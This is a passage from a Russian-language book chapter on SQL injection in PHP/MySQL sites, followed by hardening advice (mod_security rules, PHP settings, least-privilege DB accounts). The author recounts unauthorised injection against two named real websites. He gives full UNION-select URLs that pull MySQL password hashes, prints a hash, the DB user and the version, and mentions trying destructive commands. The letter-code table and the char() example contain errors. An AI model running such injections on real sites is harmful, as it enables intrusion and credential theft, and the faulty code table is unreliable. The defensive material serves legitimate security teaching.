Символ процента заменяет последовательность из любых символов. Это значит, что проблему имени Михаил можно решить следующим образом:

```
M i % l
```

Результат будет тем же самым, и база данных вернет нам записи, в которых есть как Mikhail, так и Michael. Если в качестве параметра просто передать символ процента, то в результате мы получим абсолютно все записи таблицы.

Как эти символы могут использовать хакеры? Да очень просто. Допустим, что у вас есть таблица users, в которой хранятся имена учетных записей всех пользователей Web-сайта. Для входа на Web-сайт пользователь вводит имя пользователя и пароль, а ваш сценарий должен проверить, есть ли такой пользователь в таблице. Вероятная проверка может выглядеть следующим образом:

```
$result=mysql_query("SELECT * FROM users
   WHERE username LIKE '$username'
     AND password LIKE '$password'");
if (mysql_num_rows($result)>0)
{
 // Пользователь существует
}
```

В данном случае подразумевается, что в переменной `$username` находится имя проверяемого пользователя, а в переменной `$password` — пароль. Если SQL-запрос возвращает хотя бы одну строку, то авторизацию считаем пройденной удачно, ведь раз такой пользователь есть в таблице, значит, все в порядке.

На первый взгляд, алгоритм работает нормально, а если в качестве имени и пароля указать процент? В этом случае запрос вернет все записи, и сценарий посчитает нашу авторизацию корректной, хотя на самом деле она такой не является.

Чтобы авторизоваться под чужим именем, достаточно указать его имя пользователя (на Web-сайтах и форумах имена зарегистрированных пользователей чаще всего не являются секретом), а в качестве пароля — процент. В результате запрос найдет нужную запись и разрешит нам вход. Хакеру достаточно только узнать имя администратора (чаще всего это admin или administrator), войти под его именем, и можно делать на Web-сайте все, что душе угодно и от чужого имени.

Если символ процента запрещен, а подчеркивания нет, то наша задача усложняется, но не сильно. Мы должны только подобрать длину пароля и указать соответствующее количество подчеркиваний. Подбор не отнимет очень много времени, нужно только указать сначала один символ подчеркивания, затем два, три и т. д., пока вход не завершится удачей. Количество проверок будет равно количеству символов в пароле. Чаще всего это количество не более 10 символов.

Дабы не столкнуться с такой проблемой, после получения записей необходимо произвести еще одну проверку, как показано в листинге 5.2.

Листинг 5.2. Проверка корректности имени пользователя

```
// Поиск пользователя средствами запроса к базе данных
$result=mysql_query("SELECT * FROM users
   WHERE username LIKE '$username'
     AND password LIKE '$password'");

// Если результат содержит хотя бы одну строку, то...
if (mysql_num_rows($result)>0)
{
 $userrec = mysql_fetch_array($result);

 // Проверяем пользователя еще раз средствами PHP
```

```
 if (($userrec[username] == $username)
   and ($userrec[password]) == $password)
 {
   // Пользователь зарегистрирован
 }
}
```

В рассматриваемом случае после получения данных мы читаем строку из результирующего набора и проверяем, чтобы имя пользователя и пароль из этой строки были равны имени пользователя и паролю, переданным пользователем. Эта проверка происходит средствами PHP, и тут уже символы подчеркивания и процента не имеют никаких специальных значений, а значит, шутка хакера не пройдет.

Если в вашей системе имя пользователя не уникально, и под одним именем может быть несколько пользователей с разными паролями, то проверку необходимо делать, как показано в листинге 5.3.

Листинг 5.3. Проверка авторизации при неуникальности имени

```
// Поиск пользователя средствами запроса к базе данных
$result=mysql_query("SELECT * FROM users
   WHERE username LIKE '$username' ");

// Если результат содержит хотя бы одну строку, то...
if (mysql_num_rows($result)>0)
{
 // Перебираем все записи в результирующем наборе
 while ($userrec = mysql_fetch_array($result))
 {
   // Проверяем пользователя еще раз средствами PHP
   if (($userrec[username] == $username)
     and ($userrec[password]) == $password)
   {
     // Пользователь зарегистрирован
     break;
   }
 }
}
```

Здесь уже происходит перебор всех записей в результирующем наборе и осуществляется проверка имени и пароля с помощью PHP. Если результат хотя бы одной проверки подтвердится, то пользователь будет авторизован. Дабы сделать запрос интереснее, из базы данных выбираем записи только по имени и без пароля.

Чтобы не было никаких проблем, можно еще немного упростить себе жизнь — запретить использование символов подчеркивания и процента. Можно просто вырезать эти символы с помощью регулярных выражений.

5.2.6. Возможные проблемы

Связанный запрос выводит результат обращения к двум и более связанным таблицам. Если связь наводится после переменной, в которую мы внедряем код, то ее необходимо восстановить, прежде чем ставить комментарий. Например, сценарий выполняет следующий SQL-запрос:

```
SELECT *
FROM table1 t1, table2 t2
WHERE posterName='$username'
      AND t1.keyfield = t2.keyfield
```

Если в переменной `$username` будут просто одинарные кавычки и открытие комментария, то результат окажется нежелательным. Необходимо в переменной передавать и связь, например:

```
' AND t1.keyfield = t2.keyfield and ... /*
```

Если какая-то команда не выполняется, то это плюс администратору, который заблокировал доступ, или просто у вас нет прав на выполнение данной команды.

Еще одна преграда, которую устанавливают администраторы и программисты перед хакерами: параметр `magic_quotes_gpc`. Если этот параметр включен, то перед опасными символами, такими как одинарная кавычка, устанавливается слэш. С одной стороны, это хорошо, потому что если хакер в качестве параметра передаст кавычку, то она не будет иметь специализированного значения. А в чем же тогда недостаток этого параметра? В том, что он расслабляет администратора, и тот надеется, что хакер не сможет использовать SQL-инъекцию, но это не так. Данную защиту очень легко обойти практически в любой СУБД. Для начала посмотрим, как это можно сделать в MySQL. Допустим, что вы хотите внедрить следующий SQL-запрос:

```
INSERT INTO table VALUES (1, 'admin')
```

Так как одинарная кавычка невозможна, этот запрос не может быть выполнен, а как же тогда передать текст, если нельзя использовать кавычку? Да очень просто — передать строку в виде кодов:

```
INSERT INTO table VALUES (1, char(97, 100, 109, 106, 110))
```

Теперь в SQL-запросе нет кавычки, и СУБД его выполнит даже при включенном параметре `magic_quotes_gpc`.

Чтобы вам было удобнее, в табл. 4.1 я привел коды всех английских букв.

Таблица 4.1. *Таблица кодов английских букв*

a	97	b	98	c	99
d	100	e	101	f	102
g	103	h	104	i	105
j	106	k	107	l	108
m	109	n	110	o	111
p	112	q	113	r	114
s	115	t	116	u	117
y	118	w	119	x	120
w	121	z	122		

Помимо букв вам могут понадобиться еще и некоторые другие символы. Например, символ слэша имеет код 47.

5.2.7. От теории к практике

Никакая теория не заменит практику. Нет, мы не будем заниматься взломом, потому что это нарушение закона. Мы просто проведем поиск уязвимых к SQL-инъекции Web-сайтов, построенных на связке "PHP + MySQL", и посмотрим, какие возможности предоставляет злоумышленнику данная уязвимость.

Для начала нам понадобится Web-сайт с приличной посещаемостью. В Google я запустил поиск по словам Sport, USA, php (это случайные слова, которые пришли мне в голову) и начал просматривать результат, выбирая нужное. Первый Web-сайт, который меня заинтересовал, ничего особого не содержал. Может, в нем и содержались ошибки, но поверхностный осмотр ничего особого не показал, все параметры, которые я увидел, фильтровались на опасные символы.

Вторым мне на глаза попался Web-сайт **www.usacycling.org**, посвященный велосипедному спорту. Две минуты мне понадобилось на то, чтобы найти первую уязвимость. Все это время я подставлял в параметры одинарную кавычку и ждал сообщения об ошибке. И вот она появилась в сценарии news/user/story.php в параметре `id`. Как же любят администраторы называть ключевое поле в таблицах или переменные для поиска по этому полю именем `id`.

Уязвимый сценарий найден, и для подтверждения этого добавляю в параметр `id` условие `"' and 1=1"` и `"and 1=1"`. Это значит, что нужно в адресной строке ввести следующие URL: **http://www.usacycling.org/news/user/story.php?id=1053'%20and%201=1** и **http://www.usacycling.org/news/user/story.php?id=1053'%20and%201=1**.

Первый SQL-запрос не выполнился, а второй отработал корректно. Значит, параметр `id` при подстановке в запрос не заключается в одинарные кавычки. Чуть позже я узнал, что включена магическая кавычка, и то, что параметр `id` не заключается в одинарные кавычки, — самая большая ошибка администратора. Если бы он выполнил это простое действие, то я не смог бы встроить код, потому что мне нужно было бы закрыть кавычку (выполнить запрос `' and 1=1`), а т. к. одинарная кавычка запрещена, то SQL-инъекция не прошла бы.

Итак, начинаю перебирать количество полей, встраивая объединение запросом `SELECT`, и последовательно увеличиваю количество NULL-полей: **www.usacycling.org/news/user/story.php?id=1053%20union%20select%20null**, **www.usacycling.org/news/user/story.php?id=1053%20union%20select%20null,null** и т. д. Если количество полей не совпадет с имеющимся в таблице, то Web-сервер должен вернуть ошибку, как показано на рис. 5.5.



Рис. 5.5. При неверном количестве полей мы видим ошибку MySQL

Перебор долго не продолжался, потому что SQL-запрос в сценарии получал из базы данных 4 поля, а значит, мне нужно было встроить объединение с четырьмя нулевыми полями:

```
UNION SELECT null,null,null,null
```

Теперь рассмотрим Web-страницу, которая отобразилась после SQL-инъекции. Ничего особенного в ней нет. Видимо, сценарий читает только одну запись из результата, полученного из базы данных. Чтобы убедиться в этом, я встроил следующий SQL-запрос:

```
UNION SELECT 1111,2222,3333,4444
```

SQL-запрос, выполняющий сценарий к базе данных, возвращает одну статью, которая и отображается. Мой дополнительный SQL-запрос добавляет к результату еще одну строку, которую сценарий просто игнорирует. Как же мне увидеть нужный результат? Нужно, чтобы первый SQL-запрос, прописанный в сценарии, ничего не вернул. Для этого достаточно через параметр `id` передать номер несуществующей статьи, например, 99991053. Это число очень большое, и я уверен, что статьи с таким номером не будет. Теперь первый SQL-запрос ничего не вернет, и сценарий выведет нужный мне результат (рис. 5.6). Прямоугольниками я выделил области, куда попали числа из моего SQL-запроса.



Рис. 5.6. Теперь сценарий отображает результат внедренного SQL-запроса

Давайте продолжим. Мне нужно узнать имена используемых таблиц. Попробуем наугад, ведь на Web-сайте есть регистрация пользователей, а значит, может существовать таблица `users`. Добавим следующий SQL-запрос, который выбирает простые числовые поля из таблицы `users`:

```
UNION SELECT 1111,2222,3333,4444 FROM users
```

Тут меня ждала неудача и сообщение об ошибке:

```
Table 'news.users' doesn't exist
```

Это уже что-то. Мне сказали, что таблица `news.users` не существует. Но я же запрашивал просто `users`, откуда взялось `news`? Это имя базы данных, с которой работает Web-сайт.

Движемся дальше. Самое сложное в том, что включена фильтрация ввода кавычки, и я не могу использовать ее в своих SQL-запросах. Ну, ничего, как-нибудь обойдемся. Попробуем обратиться к системной базе данных MySQL и ее таблице `user`. Самое интересное, что эта база данных оказалась доступной, а значит, можно вычислить хэш пароля. Имя пользователя можно получить с помощью функции `USER()`, а посредством функции `VERSION()` можно получить версию СУБД.

Все, что мне нужно, я объединил в один большой SQL-запрос и получил следующий URL:

http://www.usacycling.org/news/user/story.php?id=99991053%20union%20select%20mysql.user.password,USER(),VERSION(),4444%20from%20mysql.user/*

Результат его выполнения приведен на рис. 5.7. Прямоугольником выделены полученные данные, а именно:

- вверху жирным шрифтом выделен хэш пароля первой записи из таблицы: 47cb2bfb53a1d10c;
- чуть ниже — имя пользователя, под которым происходит подключение к MySQL: usacycling@pedal;
- еще ниже — номер версии MySQL, а именно 4.1.20.

Чтобы получить следующую хэш-сумму, можно выполнить такой SQL-запрос:

```
UNION
SELECT mysql.user.password, USER(), VERSION(), 4444,
FROM mysql.user
WHERE mysql.user.password NOT IN ('47cb2bfb53a1d10c')
```

Или можно воспользоваться ограничением `LIMIT`:

```
UNION
SELECT mysql.user.password, USER(), VERSION(), 4444,
FROM mysql.user
WHERE mysql.user.password
LIMIT 2,3
```

Теперь SQL-запрос вернет строки со второй по третью. Таким образом, по одному можно прочитать из таблицы все необходимые системные данные.

Теперь остается только подобрать пароль к полученной хэш-сумме, и если MySQL позволяет удаленное подключение, то можно подключаться к ней и делать все, что угодно.

Я не занимаюсь вандализмом, поэтому сообщил администраторам и программистам о найденной ошибке. Пусть исправят.



Рис. 5.7. Теперь у нас достаточно информации

5.3. Настройка защиты от SQL-инъекции

SQL-инъекция достаточно опасна, но при правильной настройке Web-сервера хакер не сможет ею полноценно воспользоваться. Например, недавно я заглянул на Web-сайт **www.skanditek.ru** (рис. 5.8), который содержит ошибку SQL-инъекции. В поле поиска достаточно ввести какой-нибудь текст и указать символ одинарной кавычки, и в результате мы увидим сообщение об ошибке от MySQL (рис. 5.9).

У меня зачесались руки сделать что-то и показать разработчику ошибку на примере, но ничего не вышло. Настройки хостинговой компании и права доступа в MySQL, под которыми работал Web-сайт, не позволяли внедрить код. При попытке добавить команду удаления всех записей из таблицы меня культурно отправляли на Web-сайт хостинговой компании, где красовалась надпись "Request rejected". Попытки вставить данные, удалить таблицу, обновить данные также заканчивались неудачей. Тогда я решил попробовать получить доступ к файловой системе через функции `LOAD_FILE` и `into outfile`, но снова меня ждала неудача.

Единственное, что я мог делать, — просматривать таблицы и выполнять любые запросы `SELECT`, но т. к. в доступных таблицах ничего особенного не было, то и ломать было нечего. Вот что значит правильная настройка, которая спасает даже от неопытных рук программистов.

Заглянув на Web-сайт разработчика и просмотрев все их работы в портфолио, я выяснил, что подобная ошибка находится в половине Web-сайтов, которые разрабатывались этой компанией. Дизайны отличные, а вот программист явно неопытный.

Несмотря на то, что безопасность Web-сервера, в основном, зависит от выполняемых на нем сценариев и программистов, которые их пишут, есть возможность построить защиту, которая не зависит от этих факторов. Отличное решение данной проблемы — бесплатный модуль для Apache под названием mod_security.

Принцип действия модуля схож с действиями сетевого экрана, который встроен в ОС, только в данном случае он специально разработан для обеспечения взаимодействия по протоколу HTTP. Модуль, на основе правил, которые задает администратор, анализирует запросы пользователей к Web-серверу и выносит свое решение о возможности пропустить пакет.

Правила определяют, что может быть в запросе, а что нет. Там обычно содержится URL, откуда необходимо взять документ или файл. Как можно сформулировать правило для модуля с точки зрения безопасности системы?



Рис. 5.8. Web-сайт **www.skanditek.ru**



Рис. 5.9. Ошибка SQL

Рассмотрим простейший пример: для Web-сервера представляет опасность несанкционированное обращение к файлу /etc/passwd, а значит, его не должно быть в строке URL. Таким образом, создаем правило, и модуль проверяет на основе заданных фильтров адрес URL, и если он нарушает правила, то запрос отклоняется.

Итак, модуль mod_security можно найти на Web-сайте **http://www.modsecurity.org**. После его установки в файле httpd.conf можно будет использовать дополнительные директивы фильтрации запросов. Рассмотрим наиболее интересные из них:

- `SecFilterEngine On` — включить режим фильтрации запросов;
- `SecFilterCheckURLEncoding On` — проверять кодировку URL (URL encoding is valid);
- `SecFilterForceByteRange 32 126` — использовать символы только из указанного диапазона. Существует достаточное количество служебных символов (например, перевод каретки, конец строки), коды которых менее 32. Большинство из них невидимы, но требуют обработки нажатия соответствующих клавиш. Но как же тогда хакер может ввести такой символ в URL? Только через их код. Например, чтобы применить символ "конец строки", необходимо указать в URL "%13". В данном случае коды символов менее 32 и более 126 являются недопустимыми для адреса, поэтому вполне логично такие пакеты не пропускать к Web-серверу;
- `SecAuditLog logs/audit_log` — определяет файл журнала, в котором будет сохраняться информация об аудите;
- `SecFilterDefaultAction "deny,log,status:406"` — задает действие по умолчанию. В данном случае указан запрет (`deny`);
- `SecFilter xxx redirect:http://www.webkreator.com` — обеспечивает переадресацию. Если правила соблюдены, то пользователя отправляют на Web-сайт **http://www.webkreator.com**;
- `SecFilter yyy log,exec:/home/apache/report-attack.pl` — запускает сценарий. Если фильтр срабатывает, то будет выполнен сценарий /home/apache/report-attack.pl;
- `SecFilter /etc/password` — устанавливает запрет на использование в запросе пользователя обращения к файлу /etc/passwd. Таким же образом нужно добавить ограничение на файл /etc/shadow;
- `SecFilter /bin/ls` — отказ пользователям в обращении к директивам. В данном случае запрещается команда `ls`, которая может позволить хакеру увидеть содержимое каталога, если в сценарии есть ошибка. Необходимо предотвратить обращения к таким командам, как `cat`, `rm`, `cp`, `ftp` и др.;

- `SecFilter "\.\./"` — классическая атака, когда в URL указываются символы точек. Их не должно там быть;
- `SecFilter "delete[[:space:]]+from"` — запрет текста `delete...from`, который чаще всего указывается в SQL-запросах для удаления данных. Такая строка очень часто используется в атаках типа SQL-инъекции. Помимо этого, рекомендуется установить следующие три фильтра:
  - `SecFilter "insert[[:space:]]+into"` — используется в SQL-запросах для добавления данных;
  - `SecFilter "select.+from"` — используется в SQL-запросах для чтения данных из таблицы базы данных;
  - `SecFilter "<(.|\n)+>"` и `SecFilter "<[[:space:]]*script"` — позволяют защититься от XSS-атак (Cross-Site Scripting, межсайтовое выполнение сценариев).

Мы рассмотрели основные методы, использование которых может повысить безопасность вашего Web-сервера. Таким образом, можно защищать даже сети из Web-серверов.

5.4. Настройка интерпретатора PHP

В интерпретаторе PHP есть возможность описывать правила выполнения каких-либо действий, используя более безопасные настройки и права доступа, — это режим `safe_mode`. Но вы должны отдавать себе отчет в том, что некоторые сценарии могут отказаться работать в этом режиме. Многие администраторы в этом случае отключают `safe_mode`. Это не совсем верно. Я всегда сначала проверяю, можно ли переписать сценарий для работы в этом режиме, и если это невозможно, то только тогда выключаю безопасный режим.

При настройке интерпретатора вы должны действовать из положения: запрещено все, что не разрешено. Изначально следует закрыть все, что нужно и ненужно. А потом включать необходимые вашим сценариям опции. Лучше всего, если вы будете заниматься конфигурированием не только рабочего Web-сервера, но и Web-сервера, который используют программисты для разработки и отладки своих сценариев. В этом случае можно будет контролировать все установленные параметры.

Действия администратора должны быть тесно связаны с работой программиста сценариев. Если разработчику нужны какие-то опции, то именно вы должны их включать на обоих Web-серверах. О любых корректировках, влекущих за собой уменьшение (увеличение) прав доступа, разработчик должен вам сообщать, и настройки должны быть изменены.

Администратор и разработчик должны находиться в постоянном контакте, чтобы оперативно реагировать на необходимость использования каких-либо дополнительных возможностей. Некоторые администраторы избавляются от обязанности настройки интерпретаторов и переводят эту функцию на разработчиков. Это не совсем правильно, потому что программист пишет код и не всегда достаточно хорошо разбирается в вопросах конфигурации, чтобы обеспечить требуемый уровень безопасности.

Все настройки для интерпретатора PHP хранятся в файле /etc/php.ini. Самая главная директива, которую следует рассмотреть, — `safe_mode` (по умолчанию значение директивы равно `off`). Она переводит интерпретатор в защищенный режим, при котором все потенциально опасные операции и функции запрещены. Когда вы начинаете разрабатывать сценарий, желательно включить эту опцию. Если вы столкнулись с ситуацией, когда необходимая возможность интерпретатора не работает, то можно отключить директиву `safe_mode`, но при этом следует больше внимания уделять безопасности и функциям, которые не смогли работать в защищенном режиме.

Если ваш сценарий работает в защищенном режиме, то это значит, что ничего опасного в нем не используется, и вероятность обнаружения уязвимости уменьшается уже сама по себе, даже если режим `safe_mode` не включен.

При работе в защищенном режиме рассмотрите следующие директивы, которые могут понизить безопасность, без отключения директивы `safe_mode`:

- `safe_mode_gid` — эта директива задает идентификатор владельца или группы владельцев файла, и идентификатор должен соответствовать идентификатору пользователя (или группы), открывшего файл. Если включена директива `safe_mode`, а `safe_mode_gid` не включена, то правила доступа становятся более жесткими — файл может быть открыт, только если идентификатор владельца файла совпадает с идентификатором пользователя. Идентификаторы группы владельцев файла и пользователя в этом случае не проверяются на соответствие. Если директивы `safe_mode` и `safe_mode_gid` отключены, то никакая проверка не происходит. Файл будет открыт, если у пользователя достаточно прав;
- `safe_mode_exec_dir` — эта директива задает каталоги, содержащие программы, которые могут быть выполнены. Только программы из этих каталогов могут выполнять такие функции, как `system()`, `exec()` и т. д.;
- `safe_mode_allowed_env_vars` — эта директива содержит список префиксов переменных окружения, которые могут изменяться. По умолчанию изменению подлежат только переменные окружения, имена которых начинаются с префикса `PHP_`. Если директиву оставить пустой, то можно будет изменять все переменные;

- `safe_mode_protected_env_vars` — эта директива содержит список префиксов имен переменных окружения, которые явно запрещены к изменению в защищенном режиме. По умолчанию директива равна `LD_LIBRARY_PATH`. Если вы разрешили изменение всех переменных, но директива равна `PHP_`, то все переменные окружения с префиксом `PHP_` будут недоступны для редактирования.

С помощью директивы `disable_functions` можно запретить выполнение определенных функций. Я настоятельно рекомендую запретить функции выполнения команд ОС (`system()`, `exec()`, `passthru()`, `shell_exec()`, `popen()`), которые вы не используете.

PHP-сценарии позволяют открывать файлы на удаленном компьютере (через FTP- или HTTP-соединение). Если директива `allow_url_open` включена (`on`), эта возможность доступна. Если вы не используете удаленные компьютеры, то следует установить директиве `allow_url_open` значение `off`. Безопасности Web-серверу это не прибавит, но, по крайней мере, сложнее будет использовать его в качестве зомби. Иными словами, даже если хакер взломает ваш Web-сервер, он не сможет выполнять определенные сценарии для проведения атак на другие.

Конечно, защита с помощью `allow_url_open` малоэффективна, потому что если ваш Web-сервер взломан, то хакер сможет подправить этот параметр или найти другой способ проведения атаки.

Работа с файлами всегда опасна. Если в вашем сценарии используется функция `fopen()`, и хакер смог передать ей файл /etc/passwd, то список пользователей системы становится общедоступным. Чтобы обезопасить себя от такой ошибки, в конфигурационном файле php.ini в директиве `open_basedir` нужно перечислить через двоеточие разрешенные для открытия пути.

5.5. Защита СУБД

Ошибке, приводящей к возможности SQL-инъекции, подвержены сценарии на всех языках программирования и все СУБД. Дело в том, что к этому приводит особенность языка SQL, а хакер использует именно его возможности.

Простейшая защита от SQL-инъекции строится следующим образом: вы должны запрещать использовать или изолировать (обезвреживать) одинарную кавычку там, где она может нанести вред.

Возможности, которые может получить хакер при использовании SQL-инъекции, также зависят именно от используемой СУБД. Наиболее популярной является MySQL, потому что эта база данных бесплатна и входит в по-

ставку большинства дистрибутивов Linux, и именно поэтому мы ее и рассматривали.

Но в Интернете можно встретить множество Web-серверов, которые используют более мощные (обладающие большим количеством возможностей) СУБД, например, Oracle или MS SQL Server. Но именно дополнительные возможности могут дать хакеру опасные привилегии при неправильной настройке.

Помните, что учетная запись, под которой сценарии подключаются к СУБД, должна обладать только минимальным набором возможностей. Намного лучше будет, если для непривилегированных пользователей сценарий будет подключаться под учетной записью с минимальными возможностями, а сценарии администрирования — под другой учетной записью.

У простых пользователей не должно быть возможности удалять записи, поэтому для них должен стоять запрет на выполнение оператора `DELETE`. Если не подразумевается никаких операций обновления, то необходимо запретить и оператор `UPDATE`. Вставка данных необходима таким сценариям, как форум или гостевая книга, а если у вас сценарии, которые только отображают данные (выполняют оператор `SELECT`), то нужно запретить и `INSERT`.

Использования расширенных функций и процедур необходимо избегать. По умолчанию все они должны быть запрещены, и выдавать разрешения следует только при крайней необходимости. Когда наступает эта крайность? Когда без данной возможности не обойтись.

В MS SQL Server есть одна очень опасная процедура — `xp_cmdshell`, с помощью которой можно выполнять команды от имени учетной записи, под которой работает MS SQL Server. Так как эта СУБД очень часто работает под системной учетной записью, то хакер может получить неограниченные права.

Еще одна процедура, которая может быть опасной, — `sp_makewebtask`; создающая новую задачу, а также функции отправки сообщений электронной почты `xp_startmail`, `xp_sendmail`. Почему так опасны почтовые функции? Дело в том, что хакеры могут использовать ваш Web-сервер для рассылки спама, который может оказаться достаточно опасным. Чем? Ваш Web-сервер может попасть в спам-листы, и ваши пользователи не смогут получать нужную корреспонденцию, да и не исключены проблемы с правоохранительными органами. Спам во многих странах стал уголовно преследуемым. Да, вы не виноваты в том, что хакер использовал ваш Web-сервер, и вас оправдают, но проблемы с законом ничего хорошего не принесут. Разве что можно заработать временную скандальную известность. Если вам нужен скандал, то можете оставить дыру и повесить объявление: "Взломайте меня", или объявите конкурс на лучший взлом.

5.6. Некоторые рекомендации

Универсальное решение по защите предложить трудно, потому что существует множество различных баз данных и разных языков программирования для написания сценариев, но некоторые рекомендации я вам все же дам.

